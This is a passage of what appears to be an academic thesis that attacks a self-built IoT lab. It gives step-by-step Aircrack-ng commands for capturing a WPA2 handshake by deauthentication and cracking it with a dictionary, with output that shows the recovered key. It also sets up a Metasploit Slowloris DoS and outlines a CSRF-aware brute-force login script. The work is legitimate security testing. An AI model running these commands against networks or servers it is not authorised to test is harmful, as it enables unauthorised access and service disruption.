msf6 >
```

Figure 11: Metasploit Vulnerability Scan

5.5.1.1 DoS attack: SlowLoris

Slowloris is a DoS attack, where an attacker opens HTTP connections to a server and avoids completing the connections, leaving them open. The purpose is to keep the connections open as long as possible, because this consumes the resources of the server [48]. The Slowloris attack does not consume a huge amount of bandwidth, instead it forces the server to open a new thread for each of the connections it opens to the server, forcing the server to use a high amount of resources to maintain the connections. When the server cannot maintain or open any more connections, a denial of service occurs. This allows a single machine to take down a server, because the attack does not consume bandwidth. The Slowloris attack can be used from Metasploit.

5.5.1.2 SSH Brute-forcing

Because the vulnerability scan also discovered that port 22 was open, an SSH exploit could also be used. Metasploit's SSH brute-forcing attack allows the user to define several attack parameters for the victim, such as IP-address, port, password file, username file, and amount of threads to run the attack on [49]. When run, the attack tries to connect to a specific device with SSH. The attack allows the user to define dictionaries to try, such as username and password files. This can make the brute-force attack to perform better.

5.5.2 HTTP Brute-forcing with Python

Another exploit that one could use is an HTTP brute-force attack, which is supposed to be run on the IoT login page of the environment. It is possible to use an HTTP brute-force tool in Metasploit, but that did not work with the local website. The cause for this was that the Django framework has an inbuilt Cross Site Request forgery protection mechanism, called CSRF [50]. This mechanism enforces all POST, PUT, and DELETE requests to have a new CSRF token, each time any of the requests submits data to the website. What this meant was that the Metasploit HTTP brute-force tool could not be used to brute-force the login of the website. The reason for this was that the Metasploit HTTP brute-force tool only made one GET request to the website, to receive a cookie and a CSRF token. The tool would then try to brute-force the login, by sending a POST request to the website and seeing if it could successfully log in. This only worked once when using the Metasploit brute-force tool, because Django requires that the client must perform a new GET request to get a new CSRF token between each POST request.

Because of the above problem, a separate HTTP brute-force solution in Python had to be written. The idea was simple:

1. Get the website information with a GET request and receive a CSRF token.
2. Send a POST request to the website with login credentials to submit.
3. If the POST request was successful, print the correct credentials and then quit the program.
4. If the guess was incorrect, send a new GET request to receive a new CSRF token.
5. Send a new POST request with new credentials.
6. Repeat steps 4 and 5 until the correct credentials are found.

Since brute-forcing a login webpage can take quite some time, a dictionary was used to speed up the process. The dictionary file contained several thousand common passwords, which users have commonly used to protect their devices and environments. When installing the Metasploit framework, a number of different common username and password dictionary files are included. One of these dictionary files was used in the Python program.

5.5.3 Wireless network breach

Perhaps the most important exploit or vulnerability that was to be tested, was the wireless network breach. An assumption was made that the IoT environment was connected to a wireless network and the Raspberry devices were connected to this network. The tool used to gain access to the wireless network was Aircrack-ng.

Most of consumer grade routers and phone access points use the WPA [51] or WPA2 protocol to secure the wireless communication. The WEP protocol was the first default protocol for Wi-Fi connections, but due to its insufficient encryption and other technical issues, it was quickly swapped for the WPA protocol. The WPA protocol is more secure than the WEP protocol and provides a stronger encryption when authenticating users. This has become one of the standard security protocols for wireless networks, because it is secured with a 256-bit key, instead of 64-bit or 128-bit key that is used in the WEP protocol.

WPA has two modes, WPA Personal and WPA Enterprise. The WPA Personal mode is often used in home networks and it does not use an authentication server. In this mode, a Pre-Shared Key is a shared secret between the access point and the user. The Pre-Shared Key basically functions as the password for the access point. A user can not join the Wi-Fi network without this Pre-Shared Key. However, in the WPA Enterprise mode, the access point does not require a Pre-Shared Key. The WPA Enterprise mode requires an authentication server, such as Remote Authentication Dial In User Service (RADIUS) that handles the authentication of the users. This mode can offer a more secure option to user, but it requires more effort to set up [51]. Each new device that connects to the access point must exchange some generated keys and if the Pre-Shared key is used, this key is also exchanged. However, the Pre-Shared Key is hashed (encrypted) when it is exchanged. The keys are used to authenticate the user and encrypt the traffic between the client and the access point. These key exchanges are called the 4-way handshake or the WPA handshake [51]. Using either of the above-mentioned modes makes it difficult to brute-force the password to the wireless network. However, it is not impossible to brute-force the password, if the user has omitted creating a secure password. Also, most of the wireless networks are set to use the WPA-Personal mode. If the WPA-Personal mode is used, WPA handshake can be captured with Aircrack-ng, and since the handshake contains the encrypted password (Pre-Shared Key), it can be brute-forced to gain access to the WIFI network.

6. Attack and Security Scenarios

This chapter describes the different attack scenarios from section 5.5 and the results of the scenarios in detail.

6.1 Scenario 1: Wireless network breach

6.1.1 Using Aircrack-ng to exploit a Wi-Fi network

This section describes the WIFI exploitation attack. To gain access to the WIFI network, a multipart attack was used with the help of Aircrack-ng. The idea was to capture a WPA handshake authentication packet sent by a client to the wireless access point. When the WPA handshake packet has been captured, the attacker can try to brute-force the packet to find out the pre-shared key for the wireless network. The attack works the following way:

1. Configure the WIFI network interface card (NIC) on the laptop to listen for all available wireless packets. This is done to pinpoint the available wireless access points around the laptop. By default, the wireless NIC only listens for packets directed to it or packets it sends to other clients or access points. Aircrack-ng allows a computer to put the wireless adapter into a monitoring mode, which enables the adapter to listen for all of the packets in the vicinity of the computer. This means that the listening for wireless signals had to be done near the experiment environment, possibly close to the victim's home.
2. While the wireless adapter is monitoring the traffic around the computer, it maps the available access points and the MAC addresses of the access points. It also maps the clients connected to the specific access points and also the authentication type used.
3. Once the target access point has been found, Aircrack-ng can be configured to listen to that specific access point. This lists the information of the access point and the clients connected to the access point.
4. The next step is to deauthenticate one of the clients connected to the access point. IEEE 802.11 defines that wireless access points have a message frame, called the deauthentication frame. This frame can be sent to an access point to request that the client be disconnected from the access point [51]. This would force the client to reauthenticate with the access point. An


attacker can pretend to be a client and send a deauthentication frame to the access point and disconnect the client. The attacker only needs to know the MAC address of the access point and the client's MAC address. When the client then reauthenticates with the access point, an attacker can capture the WPA handshake.

5. With the WPA handshake captured, Aircrack-ng can be used to brute-force the WPA handshake and get the pre-shared key to the wireless network.

6.1.2 Application and results

6.1.2.1 Step 1

For the first part of the experiment, the laptop was used to try to find a nearby network to breach. In this experiment, the smartphones mobile WIFI hotspot was used to connect the Raspberry PI devices; this was because of convenience. The first thing to do was to find the interface and drivers of the WIFI adapter of the laptop. This was done by typing *iwconfig* into the terminal. After finding which WIFI interface to use, the next step was to put it into monitoring mode with Aircrack-ng, by running the command: *sudo airmon-ng start wlp5s0*. Running this command can require other processes that use the wireless interface to be shut down. This could be done with the command: *sudo airmon-ng check kill "process number"*. Once the commands have been run and the necessary processes have been shut down, the wireless interface name is set to *wlp5s0mon*, where "mon" means that the interface is in monitoring mode. When the interface is in monitoring mode, the interface listens for nearby access points and one can test if the interface can find any nearby access points, by running the command: *sudo aireplay-ng –test wlp5s0mon.* The results can be seen in Figure 12, where the interface finds the nearby mobile access point *Moto G7 plus*.




```
wlp5s0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=-2147483648 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

antti@antti-ThinkPad-E480:~$ sudo aireplay-ng --test wlp5s0mon
10:56:05  Trying broadcast probe requests...
10:56:06  No Answer...
10:56:06  Found 1 AP

10:56:06  Trying directed probe requests...
10:56:06  BA:9C:8A:EF:ED:2C - channel: 11 - 'Moto G7 plus'
10:56:06  Ping (min/avg/max): 1.534ms/3.863ms/7.388ms Power: -39.23
10:56:06  30/30: 100%

10:56:06  Injection is working!
```

Figure 12: Aircrack-ng Initial Setup

6.1.2.2 Step 2

The next part of the experiment was to find all of the nearby wireless access points, in the vicinity of my laptop. This was done by running the command: *sudo airodump-ng wlp5s0mon*. This puts the interface into an active monitoring mode. The found networks are listed in Figure 13, note that there is already a WPA handshake in the picture, which was found in a later step.




```
antti@antti-ThinkPad-E480:~$ sudo airodump-ng wlp5s0mon
 CH 14 ][ Elapsed: 15 mins ][ 2022-03-03 11:48 ][ WPA handshake: BA:9C:8A:EF:ED:2C

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 BA:9C:8A:EF:ED:2C  -28     1103     7932    0   4  180   WPA2 CCMP   PSK  Moto G7 plus
 1C:87:2C:C7:E4:50  -67     2195      410    0   1  130   WPA2 CCMP   PSK  [redacted]
 9E:7B:EF:94:30:6D  -61      424        0    0   6   65   WPA2 CCMP   PSK
 AC:92:32:14:DF:52  -69     1062        0    0   5  270   WPA2 CCMP   PSK
 8C:85:80:7D:57:67  -80     1506        0    0   1  130   WPA2 CCMP   PSK
 C0:F4:E6:14:5C:03  -83       46       73    0   7  270   WPA2 CCMP   PSK
 BC:9F:E4:63:25:42  -85      316      116    0   1  130   WPA2 CCMP   PSK
 34:21:09:7A:38:29  -85       43        2    0   6  270   WPA2 CCMP   PSK
 70:3A:CB:BA:CE:0E  -90       22        4    0  11  130   WPA2 CCMP   PSK
 72:3A:CB:BA:AE:FC  -91      142        0    0   6  130   WPA2 CCMP   PSK

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   94:53:30:B5:8D:93  -66    0 - 1      0       123
 (not associated)   34:7E:5C:F6:AC:1F  -85    0 - 0      0         1         [redacted]
 (not associated)   CC:B0:DA:60:5B:0B  -85    0 - 1     40        28
 (not associated)   8A:7C:83:02:E6:34  -87    0 - 1      0         1        [redacted]
 BA:9C:8A:EF:ED:2C  B8:27:EB:9D:58:12  -23    2e- 5e     0      4519         Moto G7 plus
 BA:9C:8A:EF:ED:2C  B8:27:EB:74:68:8C  -32    1e- 0e    16      7227  EAPOL  Moto G7 plus
 1C:87:2C:C7:E4:50  F0:8A:76:90:AE:E8  -74    0e- 1      0        34
 1C:87:2C:C7:E4:50  F0:FE:6B:3B:00:9E  -67    0e- 1      0        69
 C0:F4:E6:14:5C:03  FC:DE:90:AB:B2:53  -86    1e- 1      0      1153        [redacted]
 BC:9F:E4:63:25:42  8E:85:80:0D:57:67  -77    0 - 1e     0       165
```

Figure 13: Found Networks (some networks have been redacted)

In Figure 13 the access point of interest is visible, which is the *Moto G7 plus* network. In the lower part of Figure 13, there are two stations that are connected to the *Moto G7 plus* network. This can be seen *bssid* section, where the two stations are listed together the MAC address of the *Moto G7 plus* network, which means that they are connected to that access point. These two stations are the two Raspberry PIs that are connected to the network and are communicating with each other. The MAC addresses of the Raspberry PIs are listed in the station section of Aircrack-ng output.

6.1.2.3 Step 3

When the network of interest has been found, Aircrack-ng can be configured to listen to the specific network, by running the command: *sudo airodump-ng -c 1 --bssid BA:9C:8A:EF:ED:2C -w /home wlp5s0mon.* This lists the access point and the clients connected to the network. This can be seen in Figure 14.




```
CH  4 ][ Elapsed: 4 mins ][ 2022-03-03 11:49 ][ fixed channel wlp5s0mon: 3

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BA:9C:8A:EF:ED:2C  -34  39      748     7303    0   4  180   WPA2 CCMP   PSK  Moto G7 plus

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

BA:9C:8A:EF:ED:2C  B8:27:EB:9D:58:12  -32    1e- 5e     1     4052
BA:9C:8A:EF:ED:2C  B8:27:EB:74:68:8C  -34    1e-24e     0     6867  EAPOL
```

Figure 14: Listen to specific network


6.1.2.4 Step 4

Now that Aircrack-ng has been configured to listen on a specific network, the next step is to send a deauthentication frame to one of the clients. This is done to disconnect one of the clients, so that the client has to reconnect to the access point. In Figure 15, Aircrack-ng can be seen when use to send deauthentication frames to the client. When the client reconnects to an access point, the client has to authenticate itself with the access point, and this authentication process is called a WPA handshake. When the client reauthenticates, Aircrack-ng can capture the WPA handshake and this handshake can then be brute-forced, in order to get the passphrase into the network. The deauthentication frames may have to be sent several times before the WPA handshake has been captured. A successful WPA



```
antti@antti-ThinkPad-E480:~$ sudo aireplay-ng -0 10 -a BA:9C:8A:EF:ED:2C -c B8:27:EB:74:68:8C wlp5s0m
on
11:48:19  Waiting for beacon frame (BSSID: BA:9C:8A:EF:ED:2C) on channel 4
11:48:20  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [ 0|37 ACKs]
11:48:20  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [ 0|59 ACKs]CKs]
11:48:21  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [ 2|49 ACKs]
11:48:21  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [ 0|42 ACKs]
11:48:22  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [19|39 ACKs]
11:48:22  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [27|57 ACKs]
11:48:23  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [ 0|28 ACKs]
11:48:23  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [ 0|63 ACKs]
11:48:24  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [ 0|59 ACKs]
11:48:24  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:74:68:8C] [ 0| 6 ACKs]
```

Figure 15: Send deauthentication frames




```
antti@antti-ThinkPad-E480:~$ sudo airodump-ng wlp5s0mon
 CH 14 ][ Elapsed: 15 mins ][ 2022-03-03 11:48 ][ WPA handshake: BA:9C:8A:EF:ED:2C

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 BA:9C:8A:EF:ED:2C  -28     1103     7932    0   4  180   WPA2 CCMP   PSK  Moto G7 plus
 1C:87:2C:C7:E4:50  -67     2195      410    0   1  130   WPA2 CCMP   PSK  [redacted]
 9E:7B:EF:94:30:6D  -61      424        0    0   6   65   WPA2 CCMP   PSK
 AC:92:32:14:DF:52  -69     1062        0    0   5  270   WPA2 CCMP   PSK
 8C:85:80:7D:57:67  -80     1506        0    0   1  130   WPA2 CCMP   PSK
 C0:F4:E6:14:5C:03  -83       46       73    0   7  270   WPA2 CCMP   PSK
 BC:9F:E4:63:25:42  -85      316      116    0   1  130   WPA2 CCMP   PSK
 34:21:09:7A:38:29  -85       43        2    0   6  270   WPA2 CCMP   PSK
 70:3A:CB:BA:CE:0E  -90       22        4    0  11  130   WPA2 CCMP   PSK
 72:3A:CB:BA:AE:FC  -91      142        0    0   6  130   WPA2 CCMP   PSK
```

Figure 16: Captured WPA handshake

handshake capture can be seen in Figure 16. The command run to send deauthentication frames was: *sudo aireplay-ng -0 10 -a "Access point MAC address" -c "client MAC address" "wireless interface"*

6.1.2.5 Step 5

Once the WPA handshake has been captured, the handshake can be cracked with the help of a brute-force tool in Aircrack-ng. By typing the following command, Aircrack-ng can start to crack the WPA handshake: *sudo aircrack-ng -a2 -b "access point MAC address" -w "path to dictionary file" ".pcap file".* The command takes in a dictionary file, with passwords to guess. The file used was a common password file, which was included in the Metasploit installation package. The .pcap file is a file that contains network packet data, which in this case contains the packet data for the WPA handshake, which is cracked with Aircrack-ng. As seen in Figure 17, the WPA handshake was cracked and the key was found, which means that entry into the network is possible.



```
                              Aircrack-ng 1.6

[00:00:00] 4362/4725 keys tested (9267.69 k/s)

Time left: 0 seconds                                      92.32%

                       KEY FOUND! [ kingofthehill ]


Master Key     : 54 46 9B DE 51 96 B0 43 F4 90 E9 EE EE FF 97 50
                 50 5E 69 24 15 B0 43 7A 4B 7F 56 DE 85 23 0C F9

Transient Key  : 3F F2 E6 73 2D 2E B4 0A D7 3E A1 8E 47 E3 12 09
                 98 55 63 D8 83 5A EE 15 22 85 A8 11 26 6C B6 FD
                 7D 8B F5 3F 76 27 5B 26 91 81 08 24 BE 39 36 B1
                 3A C3 98 D1 55 F9 B3 BF CC 6A CE 8A 95 76 C4 4F

EAPOL HMAC     : B8 40 2B 8E 4E 62 41 D9 35 B6 85 47 63 EC BC CA
```

Figure 17: Crack WPA handshake

6.2 Scenario 2: DoS Attack

In this section, the Slowloris DoS attack is discussed, and the results are presented. With entry into the wireless local network, the Slowloris DoS attack can be run on the experiment environment. The first step was to connect to the same network as the experiment environment was in. After being connected to the network, the next step was to find what IP address the host website was using. The last step would be to use the Slowloris DoS attack against the host website.

6.2.1 Using the Slowloris DoS attack

To use the Slowloris DoS attack, the only requirement needed is a host IP address. Since in the previous attack scenario access to the network was gained, one could easily sniff the experiment network for what IP addresses are in use and what IP addresses the clients have. The usage of the DoS attack in Metasploit follows the following process:

1. Start Metasploit in the terminal

2. Find the Slowloris auxiliary module in Metasploit and activate it.
3. Fill in the exploit details, such as IP address, port, number of sockets to open etc.
4. Run the exploit.

In the experiment environment, the website was hosted on the same IP address as the Raspberry PI that was connected to the network. This was done so that others in the same wireless network could view the website, which was meant to simulate a home network, where each connected client could view the website.

6.2.2 Application and result

6.2.2.1 Step 1


Metasploit can easily be started in the terminal by typing the command: *msf*. This command starts the Metasploit framework and also prompts the user if he/she wants to start the web graphical interface and also if the user wants to start the database for Metasploit. None of the previous options are necessary, but the database allows test results to be saved outside of the terminal session.

6.2.2.2 Step 2

When the vulnerability scan was run before this scenario, Metasploit reported that the scanned environment would be vulnerable to the Slowloris DoS attack. In the same report, the path to the Slowloris exploit in Metasploit was also reported. This meant that the command to find Slowloris was *use auxiliary/dos/http/slowloris*.

6.2.2.3 Step 3

The next step was to fill in the exploit details. The details for the exploit can be viewed in Figure 18. The most important settings are the *rhost, rports,* and *sockets*. Rhost is the IP address that is targeted by the DoS attack, Rport is the port that is



```
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            192.168.43.209   yes       The target address
   rport            8000             yes       The target port
   sockets          300              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections
```


Figure 18: Slowloris configurations

to be targeted, and the sockets is the number of connection sockets that are to be opened during the DoS attack.

6.2.2.4 Step 4

The last step was to run the exploit and view if the DoS attack had any effect on the experiment environment. The command to run the attack was simply *run.* When the attack was launched, it started creating sockets, which would initiate a connection to the host and leave the connection hanging. The exploit would do this over and over again until stopped.

When trying to access the website from the laptop, the web browser would only display the message: *The connection was reset*, as seen in Figure 19. This might imply that the Python backend could not create new connections, because the connection limit was reached. This could mean that the laptop could not create a


The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 19: Browser connection reset

connection to the website, while the DoS attack was in progress. Also, when viewing the Python backend of the website, which was hosted on one of the Raspberry PI devices, it displayed the error: *Runtime: can't start new thread.* This can be seen in Figure 20.




```
----------------------------------------
Exception happened during processing of request from ('192.168.43.135', 37748)
Traceback (most recent call last):
  File "/usr/lib/python3.7/socketserver.py", line 316, in _handle_request_noblock
    self.process_request(request, client_address)
  File "/usr/lib/python3.7/socketserver.py", line 665, in process_request
    t.start()
  File "/usr/lib/python3.7/threading.py", line 847, in start
    _start_new_thread(self._bootstrap, ())
RuntimeError: can't start new thread
----------------------------------------
```

Figure 20: Python cannot start new thread


When running a network bandwidth tool, called Nethogs, on the Raspberry PI hosting the website, the tool displays that the baseline for the network traffic is under 1.0 KB/sec, as seen in Figure 21. When the DoS attack starts, the bandwidth



```
NetHogs version 0.8.5-2

    PID USER     PROGRAM                                         DEV        SENT      RECEIVED
    911 pi       sshd: pi@pts/0                                  wlan0      0.357      0.209 KB/sec
      ? root     192.168.43.209:3389-192.168.43.135:46502                   0.000      0.000 KB/sec
      ? root     unknown TCP                                                0.000      0.000 KB/sec

  TOTAL                                                                     0.357      0.209 KB/sec
```

Figure 21: Nethogs bandwidth baseline

is slowly but surely rising to around 24 KB/sec, as seen in Figure 22. This shows that the DoS attack has an effect on the bandwidth of the Raspberry PI, but the main issue with the Slowloris attack is that it consumes the resources of the Python website, which effectively halts the website functions. When the DoS attack is stopped, the website can continue its functions normally.



```
NetHogs version 0.8.5-2

    PID USER     PROGRAM                                         DEV        SENT      RECEIVED
   2464 pi       /usr/bin/python3                                wlan0      16.231     23.981 KB/sec
    911 pi       sshd: pi@pts/0                                  wlan0      31.765      4.941 KB/sec
      ? root     unknown TCP                                                 0.000      0.000 KB/sec

  TOTAL                                                                     47.996     28.921 KB/sec
```

Figure 22: Nethogs bandwidth during DoS attack

6.3 Scenario 3: Brute-force Attacks

The brute-force attacks are divided into two parts, an SSH brute-force attack and an HTTP brute-force attack. Both of the attacks are run from the laptop, after the WIFI network has been exploited. Access to the Raspberry PIs or the webpage would be a logical next step for a hacker to gain access to, in order to steal personal data or to continue exploiting the environment.

6.3.1 SSH brute-force attack

